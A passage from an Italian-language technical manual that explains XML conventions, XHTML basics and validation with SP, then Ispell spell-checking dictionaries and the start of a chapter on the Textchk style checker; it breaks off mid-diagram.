In XML, gli elementi devono essere aperti e chiusi correttamente attraverso i marcatori relativi; in pratica non è possibile più lasciare all'analizzatore XML il compito di determinare da solo la cosa in base al contesto. Questa limitazione è importante per facilitare il compito dei programmi che devono interpretare un documento XML e comunque si riflette positivamente nella struttura del sorgente del documento stesso.

Gli elementi vuoti vanno indicati regolarmente con il marcatore di chiusura, oppure con un solo marcatore speciale, che ha la forma seguente:

```
<nome_elemento />
```

In pratica, alla fine del marcatore appare una barra obliqua prima del simbolo '**>**'.

> Di fatto, per problemi di compatibilità, si lascia uno spazio prima della barra finale. Per esempio: '**<hr />**'.

L'assenza della possibilità di definire dei marcatori di apertura o di chiusura opzionali, fa sì che si semplifichi la dichiarazione di questi nel DTD:

```
<ELEMENT nome_elemento modello_del_contenuto >
```

Nella figura 267.1 si vede un confronto tra la dichiarazione SGML e quella XML. Si vede chiaramente che in XML mancano le regole di minimizzazione.

Tabella 265.2. Scomposizione delle varie parti della dichiarazione di un elemento SGML e XML.

```
SGML:
<!ELEMENT titolo        - O (#PCDATA) >
|   |      |            ^^^    |      |
|   |      |             |     |      delimitatore conclusivo
|   |     nome           |     |      dell'istruzione
|   |     dell'elemento  |     |
|   |                    |     modello del contenuto
|   dichiarazione        |
|   di un elemento       regole di minimizzazione
|
delimitatore di apertura dell'istruzione SGML

XML:
<!ELEMENT titolo        (#PCDATA) >
```

In XML, i nomi che si attribuiscono agli elementi e agli attributi sono sensibili alla differenza tra lettere maiuscole e minuscole; per esempio, l'elemento '**testo**' è diverso dall'elemento '**Testo**' e da tutte le altre varianti possibili. Per la precisione, i nomi devono sottostare alle regole seguenti:

- devono iniziare con una lettera alfabetica, oppure con un trattino basso ('_', ovvero #x5F), e possono contenere anche cifre numeriche, il punto, il trattino basso e il trattino normale (#x2D);
- non possono contenere spazi;
- potrebbero eventualmente contenere i due punti ('**:**'), ma questa possibilità viene riservata per situazioni particolari;
- non possono iniziare con la sigla '**xml**', o con qualunque altra variazione delle lettere minuscole e maiuscole, dal momento che questi potrebbero avere in seguito dei significati speciali.

267.1.4 Entità predefinite

Alcune entità standard essenziali sono predefinite e teoricamente non è necessario specificarle nel DTD. Si tratta di '**`amp`**', '**`lt`**', '**`gt`**', '**`apos`**' e '**`quot`**'. Le macro relative sono '**`&`**', '**`<`**', '**`>`**', '**`'`**' e '**`"`**'.

Si può osservare questo particolare nella dichiarazione SGML di XML:

```
...
SYNTAX
    ...
    ENTITIES
        "amp"  38
        "lt"   60
        "gt"   62
        "quot" 34
        "apos" 39
...
```

267.1.5 Entità parametriche

In XML, le entità parametriche possono essere utilizzate solo all'interno del DTD. Da ciò consegue logicamente che le sezioni marcate con le quali si può includere o escludere del testo in base al contenuto di un'entità parametrica, possono esistere solo nel DTD.

```
<!ENTITY % bozza 'INCLUDE' >
<!ENTITY % finale 'IGNORE' >

<![%bozza;[
<!ELEMENT libro (commento*, titolo, corpo)>
]]>
<![%finale;[
<!ELEMENT libro (titolo, corpo)>
]]>
```

L'esempio mostra un pezzo di un DTD ipotetico, in cui vengono dichiarate due entità parametriche, '**`bozza`**' e '**`finale`**'. In questo caso, la macro '**`%bozza;`**' si traduce nella parola '**`INCLUDE`**', mentre la macro '**`%finale;`**' si traduce nella parola '**`IGNORE`**'. In questo modo, viene dichiarato l'elemento '**`libro`**' nella prima modalità: quella che ammette la presenza dell'elemento '**`commento`**'.

267.1.6 Altre sezioni marcate

XML ammette l'uso di un'altra sezione marcata soltanto, la sezione '**`CDATA`**' per delimitare del testo letterale.

```
<![CDATA[Il marcatore <ciao> serve per...]]>
```

L'esempio mostra in che modo sia possibile utilizzare letteralmente i simboli '**`<`**' e '**`>`**' in una sezione '**`CDATA`**'.

267.1.7 Istruzioni di elaborazione

Le istruzioni di elaborazione sono una novità in XML. Servono in qualche modo per passare delle informazioni alle applicazioni. Si distinguono per avere la forma seguente:

```
<?istruzione_di_elaborazione >
```

Il testo che compone l'istruzione dipende dall'applicazione a cui è diretto. È importante tenere presente che tutto ciò che inizia con la stringa '**`xml`**', assieme a tutte le sue variazioni di lettere maiuscole e minuscole, è riservato.

In generale, in base al significato che può avere l'istruzione di elaborazione, queste possono trovarsi in qualunque parte del sorgente XML.

Normalmente si inizia sempre un sorgente XML con un'istruzione di elaborazione che dichiara la versione di XML a cui si fa riferimento, assieme alla codifica utilizzata:

```
<?xml version="1.0" encoding="UTF-8"?>
```

267.2 Convenzioni dell'XML

Nella descrizione delle differenze tra XML e SGML sono già state presentate alcune convenzioni di XML che non sono esprimibili nella dichiarazione SGML relativa. In pratica, si tratta di regole che vanno tenute in considerazione quando si scrive un DTD per un documento XML. Vale la pena di raccogliere le convenzioni più importanti.

- I nomi di elementi e degli attributi che iniziano per '**`xml`**', con qualsiasi altra variante delle lettere maiuscole e minuscole, sono riservati.
- Gli elementi che ne possono avere bisogno, devono poter disporre di un attributo denominato '**`xml:space`**', a cui possano essere assegnate le parole chiave '**`default`**' o '**`preserve`**'. Il suo scopo è quello di definire il comportamento nei confronti degli spazi (di tutti i caratteri assimilabili a questo concetto). Assegnando la parola chiave '**`default`**' si intende lasciare che gli spazi vengano gestiti come al solito, eliminando quelli superflui; con la parola chiave '**`preserve`**' si vuole richiedere di mantenere gli spazi come sono. La dichiarazione di questo attributo può avvenire nel DTD come nell'esempio seguente:

  ```
  <!ATTLIST esempio xml:space (default|preserve) 'preserve'>
  ```

  In particolare, un elemento che per sua natura deve rispettare le spaziature originali, potrebbe essere definito nel modo seguente, dove si vede il caso dell'elemento '**`pre`**' di XHTML:

  ```
  <!ELEMENT pre %pre.content;>
  <!ATTLIST pre
    %attrs;
    xml:space (preserve) #FIXED 'preserve'
  >
  ```

- Gli elementi che ne possono avere bisogno, devono poter disporre di un attributo denominato '**`xml:lang`**', a cui poter assegnare un codice identificativo del linguaggio contenuto. Si prevede l'uso di diversi tipi di codice:

  - un codice di linguaggio composto da due lettere, secondo lo standard ISO 639 (sezione 543);
  - un codice di linguaggio registrato dall'autorità IANA (*Internet assigned numbers authority*), a cui va aggiunto comunque il prefisso '**`i-`**', oppure '**`I-`**';
  - un codice stabilito dall'utente o concordato tra le parti, a cui va aggiunto il prefisso '**`x-`**', oppure '**`X-`**'.

  La dichiarazione di questo attributo può avvenire nel DTD come nell'esempio seguente:

  ```
  <!ATTLIST esempio xml:lang NMTOKEN #IMPLIED >
  ```

  Eventualmente si può anche specificare un linguaggio predefinito, come si vede nell'esempio seguente:

  ```
  <!ATTLIST testo xml:lang NMTOKEN 'it' >
  ```

267.3 Correttezza formale e validità

Possono esistere due livelli di approccio all'XML da parte dei programmi che lo utilizzano: il primo si limita a leggere il documento senza sapere nulla della sua struttura stabilita nel DTD; il secondo invece richiede la conoscenza di questa struttura. Nel primo caso è sufficiente che il documento XML sia stato scritto correttamente dal punto di vista formale, in senso generale; in questo modo si parla di *well formed document*. Nel secondo caso è importante che il documento, oltre che essere corretto dal punto di vista formale, sia anche valido in base alla definizione stabilita nel DTD.

Il documento XML corretto dal punto di vista formale, ha le caratteristiche seguenti:

- contiene un elemento principale unico, all'interno del quale vanno collocati tutti gli altri (si parla comunemente dell'elemento *root*);
- tutti i marcatori degli elementi devono essere indicati in modo corretto, attraverso degli annidamenti ordinati;
- tutti gli elementi devono essere delimitati correttamente, senza saltare dei marcatori, inoltre gli elementi vuoti vanno chiusi oppure vanno indicati con il marcatore speciale già mostrato;
- devono essere rispettate le regole stabilite per i nomi degli elementi;
- i valori associati agli attributi vanno delimitati sempre attraverso apici doppi oppure apici singoli;

Il documento XML valido, oltre a essere corretto formalmente, deve anche essere conforme al DTD. Come nell'SGML normale, il DTD può essere indicato attraverso un riferimento, oppure può essere incorporato all'inizio del documento.

267.4 Verifica della validità con SP

Il pacchetto SP di James Clark può essere utilizzato anche per convalidare un documento XML, a partire dal suo DTD. Il procedimento è analogo a quanto già mostrato nel capitolo 250. Tuttavia, è necessario procurarsi la dichiarazione XML, che si può trovare nell'archivio dei sorgenti di SP stesso: '`pubtext/xml.dcl`'.

Supponendo di disporre del file '`xml.dcl`' nella directory corrente, si può realizzare un catalogo molto semplice come quello seguente:

```
SGMLDECL "xml.dcl"
```

Naturalmente, nel catalogo si possono aggiungere anche altre cose, in base alla necessità o meno di indicare il DTD e le entità generali. Per verificare il funzionamento della cosa, si può provare a eseguire la convalida dell'esempio seguente, che include il DTD nel preambolo e non ha bisogno di entità generali:

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE esempio [
    <!ELEMENT esempio (#PCDATA)>
]>
<esempio>Ciao a tutti!</esempio>
```

Si può osservare che si tratta di un documento elementare, in cui esiste solo l'elemento principale, denominato '**`esempio`**'.

Per la convalida, si può usare l'eseguibile '**`nsgmls`**' nel modo seguente:

```
$ nsgmls -c catalogo.xml -s esempio.xml
```

Qui si sottintende che il file del catalogo sia '`catalogo.xml`' e che il sorgente XML sia contenuto nel file '`esempio.xml`'. Se oltre alla convalida si vuole avere il risultato pre-elaborato, si toglie l'opzione '**`-s`**', ottenendo quanto segue:

```
?xml version="1.0" encoding="ISO-8859-1"
(esempio
-Ciao a tutti!
)esempio
C
```

267.5 Riferimenti

- W3C, *Extensible Markup Language (XML) 1.0*

  <http://www.w3.org/TR/REC-xml>

- James Clark, *Comparison of SGML and XML*

  <http://www.w3.org/TR/NOTE-sgml-xml-971215>

- *XML Frequently Asked Questions*

  <http://www.hwg.org/resources.old/faqs/xmlFAQ.html>

- Norman Walsh, *A Technical Introduction to XML*

  <http://nwalsh.com/docs/articles/xml/>

XHTML

XHTML è una rivisitazione dell'HTML in forma di applicazione XML. Allo stato attuale, XHTML 1.0 è progettato in modo da essere molto simile all'HTML 4.*; ciò dovrebbe permettere anche ai programmi di navigazione che non conoscono l'XML di poterlo interpretare correttamente. Evidentemente, XHTML è proprio la premessa all'introduzione pratica dell'XML nella documentazione in rete.

268.1 Caratteristiche generali

Come accennato, XHTML è qualcosa di molto simile all'HTML tradizionale, con alcune differenze importanti, dovute all'XML e alle scelte progettuali di questo formato. In particolare:

- gli elementi devono essere delimitati correttamente con i marcatori di apertura e chiusura;
- non ci possono più essere elementi vuoti indicati con il solo marcatore di apertura, dal momento che al loro posto si possono solo usare i marcatori speciali nella forma '**<**…**/>**';[1]
- i nomi degli elementi e degli attributi vanno scritti utilizzando solo lettere minuscole;
- gli attributi devono essere assegnati correttamente (non si possono usare più degli attributi booleani) e il valore assegnato deve essere delimitato da apici doppi o singoli;
- l'attributo '**lang**', se utilizzato, deve essere abbinato anche all'attributo '**xml:lang**', in base alle convenzioni dell'XML;
- se non si può evitare l'uso dell'attributo '**name**', questo deve essere abbinato anche all'attributo '**id**';
- se il valore assegnato a un attributo deve contenere una e-commerciale ('**&**'), occorre indicarla nella forma '**&**', anche se si tratta di un URI;
- se il valore assegnato a un attributo deve contenere una e-commerciale ('**&**'), occorre indicarla nella forma '**&**', anche quando si tratta di un URI;
- se per qualche ragione non si dichiara la codifica utilizzata, deve trattarsi della forma UTF-8 oppure UTF-16;
- l'elemento '**isindex**' è obsoleto e si preferisce usare l'elemento '**input**'.

268.2 Scheletro di un file XHTML

Trattandosi di un'applicazione XML, l'inizio dovrebbe essere scontato: si deve specificare che si tratta di un file XML, quindi si passa a indicare il DTD a cui si fa riferimento:

```
<?xml version="1.0" ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="it" lang="it">
<head>
    <title>Esempio XHTML</title>
    <meta name="keywords" content="XML, SGML, XSL, DSSSL" />
</head>
```

[1] Per motivi di compatibilità con i vecchi navigatori, i marcatori di questo genere vanno indicati avendo l'accortezza di lasciare uno spazio prima della barra finale; per esempio: '**
**'.

```
<body>
    <p>Ciao mondo!</p>
</body>
</html>
```

L'esempio mostra un file XHTML completo, anche se molto breve. Si può osservare che il marcatore di apertura, oltre agli attributi '**`xml:lang`**' e '**`lang`**', contiene l'attributo '**`xmlns`**', a cui viene assegnato un URI prestabilito.

In XML, l'insieme di caratteri codificato è quello della codifica universale. Di conseguenza, per la migliore compatibilità con il passato, la forma codificata del carattere predefinita è UTF-8. Se il file utilizza l'ASCII tradizionale, senza estensioni, tutto va bene e non occorre altro; diversamente vanno usate preferibilmente le codifiche UTF-8 oppure UTF-16, come prevede in generale l'XML. L'esempio seguente mostra in che modo va modificata l'istruzione iniziale per indicare espressamente la codifica:

```
<?xml version="1.0" encoding="UTF-8" ?>
```

268.3 Verifica della validità di un file XHTML

Volendo verificare la validità di un file XHTML attraverso il suo DTD, si può agire in modo simile a quanto si fa in generale con l'SGML. Questo è già stato descritto nel capitolo 250; tuttavia occorre ricordare che la definizione SGML da utilizzare è quella specifica per l'XML.

Il DTD di XHTML, assieme alla definizione delle entità standard, possono essere ottenuti a partire da '`http://www.w3.org/TR/xhtml1/DTD/`' (ma probabilmente la directory non è leggibile), mentre la dichiarazione SGML si può trovare tra i sorgenti del pacchetto SP di James Clark. Si veda a questo proposito quanto già descritto nel capitolo 267.

268.4 Riferimenti

- W3C, *XHTML 1.0: The Extensible HyperText Markup Language*

  <http://www.w3.org/TR/xhtml1/>

Parte l

Controllo dell'ortografia e dello stile

Analisi lessicale

Gli errori che si possono fare scrivendo un testo sono di vario tipo, ma quelli puramente lessicali, ovvero ciò che potrebbe essere classificato come errore di battitura, rappresentano i meno importanti. Tuttavia, si tratta pur sempre di una buona percentuale nell'insieme globale di errori che può contenere un testo.

Un programma banale che sia in grado di mostrare le parole che risultano semplicemente sconosciute, è già un buon aiuto verso l'obiettivo dello scrivere in modo corretto.

Un programma di analisi lessicale è utile quando si può gestire un dizionario personale, perché non si possono escludere le eccezioni da un testo: il nome o il cognome di una persona, un indirizzo, una sigla particolare,... In presenza di documenti di grandi dimensioni, diventa necessario gestire un dizionario specifico per ognuno di questi, in modo da non interferire con l'analisi di altri in cui certi termini, ammissibili da una parte, non possono esistere dall'altra.

269.1 Ispell

Ispell è un programma di scansione lessicale che permette la realizzazione di dizionari contenenti anche indicazioni sulle possibili aggregazioni di parole (si pensi alla lingua tedesca in cui le parole sono generate spesso dall'unione di altre).

Lo studio di questa caratteristica di Ispell riguarda chi vuole realizzare un dizionario standard per un linguaggio particolare: generico o specifico di un certo settore. Qui si intende mostrare un uso semplificato di questo programma, in cui si utilizzano dizionari standard e si generano i propri dizionari personali specifici per ciò che si fa.

269.1.1 Dizionari

Generalmente, il pacchetto di distribuzione di Ispell contiene un dizionario standard per la lingua inglese. Dovrebbe trattarsi del file '`/usr/lib/ispell/english.hash`'. Nella stessa directory vanno collocati altri file per altre lingue, o per linguaggi specifici. Questi file, terminanti con l'estensione '`.hash`', sono ottenuti a partire da una coppia di file di testo, attraverso la compilazione con '**`buildhash`**', ogni volta che si cambia piattaforma.

È disponibile un pacchetto contenente un dizionario generico per la lingua italiana. Lo si dovrebbe trovare presso <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/ispell/*> e si tratta di un file denominato secondo il modello '`italiano-`*versione*`.tgz`'.

Il dizionario italiano si compone di due file sorgenti: '`italiano.aff`' e '`italiano.sml`'. Il primo dei due contiene la tabella *affix*, che in pratica rappresenta una serie di regole sull'insieme dei caratteri ammissibili e sulla possibile unione di parti di parole, mentre il secondo è l'elenco di parole vero e proprio. Queste parole elencate, contengono a volte dei riferimenti aggiuntivi indicati dopo una barra obliqua ('`/`') che hanno valore in base alle definizioni della tabella *affix*. L'approfondimento sulla sintassi del file *affix* è utile solo se si vuole realizzare un dizionario hash specifico, mentre l'utilizzatore normale può ignorare questo problema. La compilazione dei file sorgenti in modo da ottenere un dizionario hash si ottiene con il comando seguente:

```
$ buildhash italiano.sml italiano.aff italiano.hash
```

Si otterrà il file '`italiano.hash`', da collocare nella directory '`/usr/lib/ispell/`'. Se si intende utilizzare sistematicamente questo dizionario, si può predisporre la variabile di ambiente '**`DICTIONARY`**', assegnandovi il nome del file: '`italiano.hash`'. In alternativa, si può usare

'**ispell**' con l'opzione '**-d**', come nell'esempio seguente (l'estensione '.hash' è predefinita e può essere omessa).

```
$ ispell -d italiano documento.txt
```

I dizionari personali sono invece una cosa diversa: si tratta di un elenco di termini, scritto con le stesse modalità di un sorgente, senza un file *affix* a fianco (o meglio, utilizzando quello del dizionario hash a cui si fa riferimento). Normalmente, tali file personali sono aggiornati da Ispell, quando questo viene usato in modo interattivo. Il nome predefinito del dizionario personale è '~/.ispell_*linguaggio*'. Per esempio, se si utilizza il dizionario standard predefinito, viene generato e utilizzato il file '~/.ispell_english' (nella directory personale), a meno di specificare un nome diverso con le opzioni.

In aggiunta ai file personali ci possono essere dei file più specifici, legati alla directory corrente: './.ispell_*linguaggio*'. Inoltre, in mancanza dell'indicazione del linguaggio, i dizionari personali e quelli specifici hanno i nomi: '~/.ispell_default' e './.ispell_default'.

269.1.2 Avvio e opzioni fondamentali

ispell [*opzioni*] *file_da_analizzare*

Quella che si vede rappresenta una semplificazione estrema della sintassi dell'eseguibile '**ispell**', però, prima di apprendere il funzionamento delle particolarità di questo programma, è meglio comprendere le sue possibilità fondamentali.

Ispell può funzionare in modo interattivo, oppure no. In teoria, è possibile anche realizzare un programma che sfrutti le funzionalità di Ispell attraverso una pipeline; in pratica, si tratta in questo caso dell'utilizzo meno importante che si può fare di Ispell.

Alcune opzioni

-d *dizionario_hash*

Permette di specificare un file dizionario differente da quello predefinito (che di solito è 'english.hash'). Il nome del file viene indicato generalmente senza estensione e senza percorso, facendo implicitamente riferimento alla directory '/usr/lib/ispell/' e a file con estensione '.hash'.

-p *dizionario_personale*

Permette di specificare un dizionario personale differente da quello predefinito (che di solito è '~/.ispell_...').

-W *n_caratteri*

Specifica la lunghezza delle parole che non devono essere prese in considerazione. In pratica, da quel numero di caratteri in giù, si considerano tutte valide.

-x

Evita la creazione di una copia di sicurezza. Senza indicare questa opzione, dovrebbe essere salvata una copia del file originale aggiungendo al suo nome l'estensione '.bak'.

-b

Si tratta dell'opzione opposta a '**-x**', in quanto permette di forzare la richiesta di creazione di una copia di sicurezza.

-t

Fa in modo che il testo da analizzare sia considerato un sorgente TeX, o LaTeX, per il quale si devono ignorare i codici di formattazione e possibilmente anche alcune indicazioni che

sono solo funzionali a TeX, dal momento che non riguardano il contenuto del testo. Questa dovrebbe essere la modalità predefinita di funzionamento.

In generale, questa modalità va bene anche per il testo puro e semplice, purché non ci siano barre oblique inverse che possano essere confuse con comandi di TeX.

`-n`

Fa in modo che il testo da analizzare sia considerato un sorgente Nroff o Troff, per il quale si devono ignorare i codici di formattazione.[1]

269.1.3 Funzionamento interattivo

Il funzionamento normale di Ispell è interattivo. Generalmente viene fatta una copia di sicurezza del file analizzato, con un nome che termina con l'aggiunta dell'estensione '`.bak`', quindi Ispell permette di modificare il contenuto del file originale, in base alle scelte dell'utente.

Figura 269.1. Funzionamento interattivo di Ispell.

```
    stai              File: lettera


Ciao come stai?

00: stab      09: st-AI
01: stag
02: staid
03: stain
04: stair
05: Stan
06: star
07: stay
08: st AI

[SP] <number> R)epl A)ccept I)nsert L)ookup U)ncap Q)uit e(X)it or ? for help
```

La figura 269.1 mostra il caso di un file, denominato '`lettera`', che contiene una frase normalissima, in cui la parola «stai» non viene riconosciuta. In effetti, si suppone di avere utilizzato il dizionario hash predefinito, ovvero quello inglese.

La parola '**`stai`**' viene evidenziata se le caratteristiche del terminale lo consentono; in ogni caso, viene indicata a parte, all'inizio (come si vede dall'esempio). Se possibile, Ispell elenca una serie di alternative possibili, in base alle affinità che può avere il termine sconosciuto con altre parole contenute nel dizionario. Questo elenco è numerato, in modo da permetterne la selezione. Nella parte bassa dello schermo appare un menù riepilogativo degli altri comandi a disposizione; comandi che si richiamano prevalentemente con la semplice pressione di tasti o combinazioni di tasti mnemonici.

Alcuni comandi

[*Spazio*]

Fa in modo che Ispell accetti la parola temporaneamente. Se ne troverà ancora, Ispell le segnalerà nuovamente.

[*R*] | [*r*]

Richiede la sostituzione della parola errata con un'altra che deve essere inserita subito dopo. Se anche la nuova parola non sembra valida, questa viene segnalata ugualmente da

[1] La possibilità di distinguere i codici di formattazione di TeX, *roff, o altro, dipende anche dal file *affix* del dizionario utilizzato.

Ispell. La sostituzione riguarda solo quell'occorrenza particolare; se verrà ritrovato ancora lo stesso errore, Ispell continuerà a segnalarlo.

[*A*] | [*a*]

Fa sì che Ispell ignori la parola per tutto il resto del documento.

[*I*] | [*i*]

Fa sì che Ispell accetti la parola e la inserisca nel dizionario personale, esattamente com'è, rispettando maiuscole e minuscole.

[*U*] | [*u*]

Fa sì che Ispell accetti la parola e la inserisca nel dizionario personale, senza distinguere tra maiuscole e minuscole.

[*0*] | [*1*] | ... | [*0*][*0*] | [*0*][*1*] | ...

La selezione di un numero fa riferimento alle voci proposte come parole alternative a quella errata. Con questa selezione di intende ottenere la sostituzione delle parole. È importante osservare che, se l'elenco supera le nove unità, la selezione avviene con due cifre numeriche. L'esempio che appare nella figura mostra questo caso: per indicare la parola '**`stag`**', occorre la sequenza [*0*][*1*].

[*X*] | [*x*]

Conclude il lavoro completando la scrittura del file e ignorando altri errori eventuali. Chiude anche il file del dizionario personale, mantenendo le voci aggiunte fino a quel punto.

[*Q*] | [*q*]

Termina immediatamente, lasciando inalterato il file, senza conservare i termini eventualmente annotati per l'aggiunta nel dizionario personale.

[*Ctrl+l*] | [*Ctrl+L*]

Ripulisce lo schermo.

Alcune opzioni

Per quanto riguarda il funzionamento interattivo di Ispell, sono importanti due opzioni.

```
-M
```

Richiede espressamente la visualizzazione del menù riassuntivo dei comandi interattivi. Di solito, tale menù appare in modo predefinito, a meno di avere compilato Ispell con opzioni particolari.

```
-N
```

Fa in modo che il menù riepilogativo dei comandi non venga visualizzato.

Alcuni esempi

```
$ ispell -d italiano lettera
```

Analizza il file '`lettera`' utilizzando il dizionario hash '**`italiano`**', ovvero, il file '`/usr/lib/ispell/italiano.hash`'.

```
$ ispell -d italiano -p mio lettera
```

Come nell'esempio precedente, ma in questo caso si utilizza il dizionario personale rappresentato dal file '`./mio`'. Nell'esempio precedente, si faceva riferimento al dizionario personale predefinito: '`~/.ispell_italiano`'.

269.1.4 Funzionamento non interattivo

Quando Ispell funziona in modo non interattivo, si limita a generare un elenco di termini, anche ripetuti, che risultano sconosciuti in base al dizionario. Ispell può anche essere utilizzato attraverso un altro programma, quando si indica l'opzione '**-a**', ma si tratta di un modo un po' complicato, che qui non viene descritto.

Per ottenere l'elenco dei termini sconosciuti, si utilizza l'opzione '**-l**'. Per esempio, questa possibilità di Ispell può essere sfruttata per produrre rapidamente un dizionario personale.

Se si dispone di un testo della cui esattezza si è certi, si può ottenere da Ispell l'elenco dei termini da lui sconosciuti, generando poi un dizionario personale con tutte queste eccezioni. Si procede nel modo seguente:

```
$ ispell -d italiano -l < romanzo > mio_dizionario
```

In questo modo, tutti i termini contenuti nel file '`./romanzo`' che non risultano dal dizionario hash '**italiano**', vengono emessi attraverso lo standard output e diretti nel file '`./mio_dizionario`'.

```
$ sort -f < mio_dizionario > dizionario1
```

In questo modo si riordina l'elenco di parole ottenuto, generando il file '`./dizionario1`', dove l'opzione '**-f**' serve a non distinguere tra lettere minuscole e maiuscole, anche se restano i doppioni. Con questo elenco si vuole generare un dizionario personale, eliminando questi doppioni ed eventualmente generando altre semplificazioni.

```
$ munchlist -s italiano -l italiano.aff dizionario1 > dizionario2
```

In questo modo, si ottiene il compattamento del file '`./dizionario1`', in base a quanto già contenuto del dizionario hash '**italiano**' e secondo le regole del file *affix* '`./italiano.aff`', generando il file '`./dizionario2`', che finalmente può essere utilizzato come dizionario personale.

In alternativa, si può anche tentare di dare in pasto a Ispell il file senza ottenuto dopo l'ordinamento, senza filtrarlo attraverso '**munchlist**'. Sarà Ispell stesso che eliminerà i doppioni.

269.1.5 Programmi di servizio di contorno a Ispell

Ispell si compone di diversi file binari. Il più importante è '**ispell**', come si è visto, ma altri sono necessari per la gestione dei file di dizionario. Si è già accennato a '**buildhash**' e a '**munchlist**', il cui utilizzo è il caso di riepilogare.

buildhash *dizionario_sorgente file_affix dizionario_hash*

munchlist [-l *file_affix*] [-s *dizionario_hash*] [*elenco_da_ridurre*] > *elenco_ridotto*

Quelle mostrate sono le sintassi semplificate di questi due programmi. Di più può essere appreso dalla lettura di *ispell(1)*.

Alcuni esempi

```
$ munchlist mio_dizionario > dizionario
```

Utilizza il dizionario hash e il file *affix* standard per ridurre l'elenco contenuto nel file '`./mio_dizionario`', generando il file '`./dizionario`'.

$ **munchlist -s italiano -l ./italiano.aff mio_dizionario > dizionario**

Utilizza il dizionario hash '**italiano**' ('/usr/lib/ispell/italiano.hash') e il file *affix* './italiano.aff' per ridurre l'elenco contenuto nel file './mio_dizionario', generando il file './dizionario'.

$ **buildhash italiano.sml italiano.aff italiano.hash**

Genera il dizionario hash './italiano.hash', a partire dall'elenco './italiano.sml' e dal file *affix* './italian.aff'.

269.1.6 Gestione dei dizionari personali

L'utilizzo occasionale di Ispell richiede la presenza di un dizionario hash e probabilmente di uno personale predefinito, che quasi sicuramente sarà '~/.ispell_italiano'. Ma la correzione ortografica basata esclusivamente su un dizionario è tanto più efficace quanto minore è il numero delle parole previste, ovvero, quanto più specifico è il dizionario utilizzato.

Di fronte alla realizzazione di un documento di un certo impegno, o di una serie di documenti che trattano dello stesso genere di cose, potrebbe essere conveniente utilizzare un dizionario personale specifico per quel progetto, eventualmente partendo da un dizionario hash praticamente vuoto.[2]

Per realizzare un dizionario «vuoto», adatto a qualunque linguaggio che utilizzi la codifica ISO 8859-1, si potrebbe partire dal file *affix* che contiene solo le righe seguenti, il cui unico scopo è quello di ammettere l'uso di tutte le lettere accentate e speciali.[3]

```
# minimo.aff
# Accetta qualunque carattere accentato e speciale di ISO 8859-1

wordchars       [a-z]   [A-Z]
wordchars       [à-\376]        [À-\336]
wordchars       [\337]
wordchars       [\377]

prefixes

suffixes
```

Le parole chiave '**prefixes**' e '**suffixes**' sono obbligatorie, ma il file è ancora incompleto (viene segnalato dai programmi come '**buildhash**' e '**munchlist**'), anche se funziona ugualmente per lo scopo che ci si prefigge qui.

Volendo esagerare, se le cifre numeriche possono avere un ruolo nella composizione delle parole che si vogliono controllare, si può aggiungere anche la riga seguente, tenendo conto che però poi '**munchlist**' non funziona tanto bene.[4]

```
wordchars       [0-9]
```

A fianco di questo si deve creare un elenco di parole che ne contenga almeno una, come nell'esempio seguente:

```
Linux
```

[2] Quando si ha a che fare con documentazione tecnica, in cui l'uso di termini in inglese è frequente, si potrebbe addirittura valutare la possibilità di basare l'analisi sul dizionario standard ('english.hash'), affiancando il dizionario personale specifico per il documento, solo che in tal caso si avrebbero difficoltà con le lettere accentate, dal momento che queste non sono previste nel file *affix* inglese.

[3] Le lettere '**ÿ**' e '**ß**', corrispondenti ai codici '**\377**' e '**\337**', sono minuscole e non hanno un equivalente maiuscolo nella codifica ISO 8859-1.

[4] In pratica, '**munchlist**' elimina queste parole ritenute estranee. Se si dispone di un elaboratore ben equipaggiato, si può dare in pasto a Ispell il file ottenuto dopo il riordino; sarà poi lui a eliminare i doppioni.

Si suppone che il file *affix* sia stato nominato '`minimo.aff`' e che l'elenco sia '`minimo.sml`'. Per creare il file hash, si procede come è già stato presentato più volte.

```
$ buildhash minimo.sml minimo.aff minimo.hash
```

Pur con una segnalazione di errore, dovuta all'estrema semplicità del file *affix*, si ottiene il file '`minimo.hash`' nella directory corrente. Questo file hash può essere usato solo per testi normali, senza codici di formattazione di alcun tipo, dal momento che il file *affix* mostrato non è stato predisposto per questo.

Se si dispone di un documento ritenuto sicuro, si può generare il dizionario personale relativo.

```
$ ispell -d ./minimo.hash -l < documento.txt > elenco
```

In questo modo si ottiene l'elenco delle parole usate nel file '`documento.txt`', che sono praticamente tutte sconosciute. Questo elenco deve essere riordinato e ridotto.

```
$ sort -f < elenco > elenco1
```

```
$ munchlist -l minimo.aff -s minimo.hash elenco1 > dizionario
```

Dopo la riduzione si ottiene finalmente il dizionario personale specifico del documento; successivamente si potranno eseguire le verifiche sullo stesso documento di origine (a seguito di aggiunte o di modifiche), con il comando seguente:

```
$ ispell -d ./minimo.hash -p ./dizionario documento.txt
```

Analisi sintattica e stilistica con Textchk

L'analisi sintattica di un testo è un problema ben più complicato della semplice verifica delle parole con un dizionario. Esistono però alcuni tipi di errori sintattici, o stilistici, che si possono identificare con l'aiuto di espressioni regolari (*regular expression*).

La lingua italiana consente spesso l'utilizzo di forme espressive differenti, per le quali dovrebbe esserci almeno uniformità all'interno di uno stesso documento. Per esempio, occorre decidere se si vuole scrivere: «una aula» oppure «un'aula», «ed anche» oppure «e anche»,...

In questo capitolo si vuole mostrare un programma Perl che può aiutare a definire delle regole rappresentate in forma di espressioni regolari, per segnalare degli errori sintattici o stilistici. Con questo programma è possibile indicare anche delle regole di eccezione e delle particolarità riferite a un solo documento. Il programma in questione è Textchk, [1] che è derivato dagli strumenti preparati originariamente per la composizione di questo documento (ALtools e Alml).

Textchk dovrebbe trovarsi assieme alla distribuzione di questa opera; tuttavia, il suo riferimento principale è <*http://a2.swlibero.org/~daniele/software/textchk/*>.

270.1 Principio di funzionamento

Textchk scandisce un file di partenza generando un altro file contenente le parti di testo che risulterebbero errate (oltre a un file diagnostico contenente la registrazione del procedimento di verifica). Prima di iniziare a leggere il file da esaminare, vengono caricati dei modelli che esprimono degli errori, espressi in forma di espressione regolare, seguiti eventualmente da dei modelli di eccezione. Infine, vengono caricate anche delle particolarità riferite al testo che si elabora, trattate in forma letterale e non più secondo il modello di un'espressione regolare.

Figura 270.1. Schema di funzionamento di Textchk.

```
               .------------------.          .-------------.
               |     regexp       |          |    brani    |
               | errori+eccezioni |          | particolari |
               `------------------'          `-------------'
